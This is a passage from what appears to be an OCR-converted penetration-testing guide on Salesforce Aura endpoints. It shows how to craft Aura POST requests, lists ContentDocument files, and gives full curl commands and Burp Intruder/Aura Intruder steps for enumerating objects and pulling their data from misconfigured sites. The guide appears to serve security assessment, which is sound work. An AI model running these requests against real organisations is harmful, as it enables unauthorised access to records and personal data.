  "app":"siteforce:communityApp",
  "loaded":{
    "APPLICATION@markup://siteforce:communityApp":"_OuyRlc-Hz-jy1e6OwrFdg",
    "COMPONENT@markup://instrumentation:o11ySecondaryLoader":"Cpu-nBuFEwwbtqFxYd7Qhw"
  },
  "dn":[],
  "globals":{},
  "uad":false
}
&aura.pageURI=%2Fs%2F
&aura.token=null
```

Attributes to Note:

- Post Request **message** param
- "descriptor" and "params" key-value pairs that are within
- **entityNameOrId** in message JSON
- aura.context
- aura.token

B. Anatomy of Salesforce File Endpoint

Salesforce File Handling:

- Each file has a unique file identifier
- There are 3 major objects Salesforce uses to deal with files
  - Document
  - ContentDocument
  - ContentVersion

- The below image shows the **message** parameter setup to list all files in the **ContentDocument** object

```
message={
  "actions":[
    {
      "id":"123;a",
      "descriptor":
      "serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.Se
      lectableListDataProviderController/ACTION$getItems",
      "callingDescriptor":"UNKNOWN",
      "params":{
        "entityNameOrId":"ContentDocument",
        "layoutType":"FULL",
        "pageSize":100,
        "currentPage":0,
        "useTimeout":false,
        "getCount":false,
        "enableRowActions":false
      }
    }
  ]
}
```

- The response will contain various file related metadata, including an Id that can be used to download the file


```
{
  "actions":[
    {
      "id":"123;a",
      "state":"SUCCESS",
      "returnValue":{
        "result":[
          {
            "record":{
              "LastModifiedDate":"2022-03-11T16:07:41.000Z",
              "LastModifiedDate__f":"3/11/2022, 4:07 PM",
              "Description":null,
              "CreatedDate":"2022-03-11T16:07:29.000Z",
              "Title":"icon_120x120",
              "Id":"0692x00000B0B9fAAH",
              "LastModifiedById":"0052x000003RYUOAA4",
              "SystemModstamp":"2023-11-23T11:16:59.000Z",
              "CreatedDate__f":"3/11/2022, 4:07 PM",
              "sobjectType":"ContentDocument"
            }
          }
        ]
      },
      "error":[
      ]
    }
  ],
```

Chapter 4.1

Burp Extensions for Salesforce

A. Lightning Burp

- https://github.com/salesforce/lightning-burp
- Helps with formatting and modifying Salesforce lightning requests
- Compile with maven **`mvn clean install`**, and import it in Burp
- You can now view and edit Salesforce lightning requests with ease



B. Aura Intruder

In misconfigured websites, the attacker can perform recon by looking for information about the organization, like users, objects, and fields that expose names and email addresses, and in many cases, they can access the system or steal information.

- https://github.com/pingidentity/AuraIntruder
- Automates Object data leak discovery using aura framework recon:
  - Salesforce Object Discovery
  - Custom Object Discovery
  - Object Data Discovery
  - Public File Discovery and Download

I. Salesforce Object Discovery

Manual


- Run the following **curl** command:

```
curl -k https://example-salesforce-site.com/s/sfsites/aura -d 'message={"ac-
tions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.
controllers.hostConfig.HostConfigController/ACTION$getConfigData","callingDe-
```

```
controllers.hostConfig.HostConfigController/ACTION$getConfigData","callingDe-
scriptor":"UNKNOWN","params":{}}]}&aura.context={"mode":"PROD","fwuid":"MD-
M0c01pMVUtd244bVVLc2VRYzQ2UWRkdk8xRWxIam5GeGw0LU1mRHRYQ3cyNDYuMTUuNC0zL-
jAuNA","app":"siteforce:communityApp","loaded":{"APPLICATION@markup://
siteforce:communityApp":"_0uyRlc-Hz-jy1e6OwrFdg","COMPONENT@markup://in-
strumentation:o11ySecondaryLoader":"Cpu-nBuFEwwbtqFxYd7Qhw"},"dn":[],"glo-
bals":{},"uad":false}&aura.pageURI=/s/&aura.token=null' |jq '.actions[].re-
turnValue.apiNamesToKeyPrefixes |keys_unsorted[]'
```


Using Aura-Intruder

- Send any aura **POST** request to intruder
- In the extension, click on **Salesforce Object Recon**




- In intruder, delete the data of the **message** param and set it as the entry point

- Set the payload as **extension-generated** and select the **aura payloads** extension



- Click **Start Attack** to list all Salesforce Objects, both standard and custom.



II. Custom Object Discovery

Manual

- Run the following curl command:

Chapter 4.1: Burp Extensions for Salesforce


```
curl -k https://example-salesforce-site.com/s/sfsites/aura -d 'message={"ac-
tions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.
controllers.hostConfig.HostConfigController/ACTION$getConfigData","callingDe-
```

```
scriptor":"UNKNOWN","params":{}}]}&aura.context={"mode":"PROD","fwuid":"MD-
M0c01pMVUtd244bVVLc2VRYzQ2UWRkdk8xRWxIam5GeGw0LU1mRHRYQ3cyNDYuMTUuNC0zL-
jAuNA","app":"siteforce:communityApp","loaded":{"APPLICATION@markup://
siteforce:communityApp":"_0uyRlc-Hz-jy1e6OwrFdg","COMPONENT@markup://in-
strumentation:o11ySecondaryLoader":"Cpu-nBuFEwwbtqFxYd7Qhw"},"dn":[],"glo-
bals":{},"uad":false}&aura.pageURI=/s/&aura.token=null' |jq '.actions[].re-
turnValue.apiNamesToKeyPrefixes |keys_unsorted[]' |grep -Eo '\w+__c'
```


Using Aura-Intruder

- Save the **results** attribute from the response of Salesforce Object Recon request in a file called **custom_object_check.json**, in the **files** directory of Aura Intruder.

- Click on **Get Custom Object** button from the extension UI



- Check the output in the Extension tab



III. Object Data Discovery

Manual

- Change the value of the **message** parameter, URL encoded, and send it to burp intruder


```
{"actions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.
components.controllers.lists.selectableListDataProvider.SelectableL-
istDataProviderController/ACTION$getItems","callingDescriptor":"UN-
KNOWN","params":{"entityNameOrId": "PAYLOAD","layoutType":"FULL","page-
Size":100,"currentPage":0,"useTimeout":false,"getCount":false,"enableRowAc-
tions":false}}]}
```

- Mark the string **PAYLOAD** as the injection point. It is the value of the **entityNameOrId** key in the above JSON
- Your payloads list will be all Salesforce objects. Use this page for reference.
- Add custom objects to that list too.
- Typically, you want to look at responses with length 2k or greater, and those whose state is not ERROR.

Using Aura-Intruder


Standard Objects:

- Send any aura **POST** request to intruder
- In the extension, click on **Get Salesforce Standard Object Data**




- In intruder, delete the data of the **message** param and set it as the entry point

- Set the payload as **extension-generated** and select the **aura payloads** extension




- Click **Start Attack** to get data from all Salesforce Objects. Typically, you want to look at responses with length 2k or greater, and those whose **state** is **not ERROR**



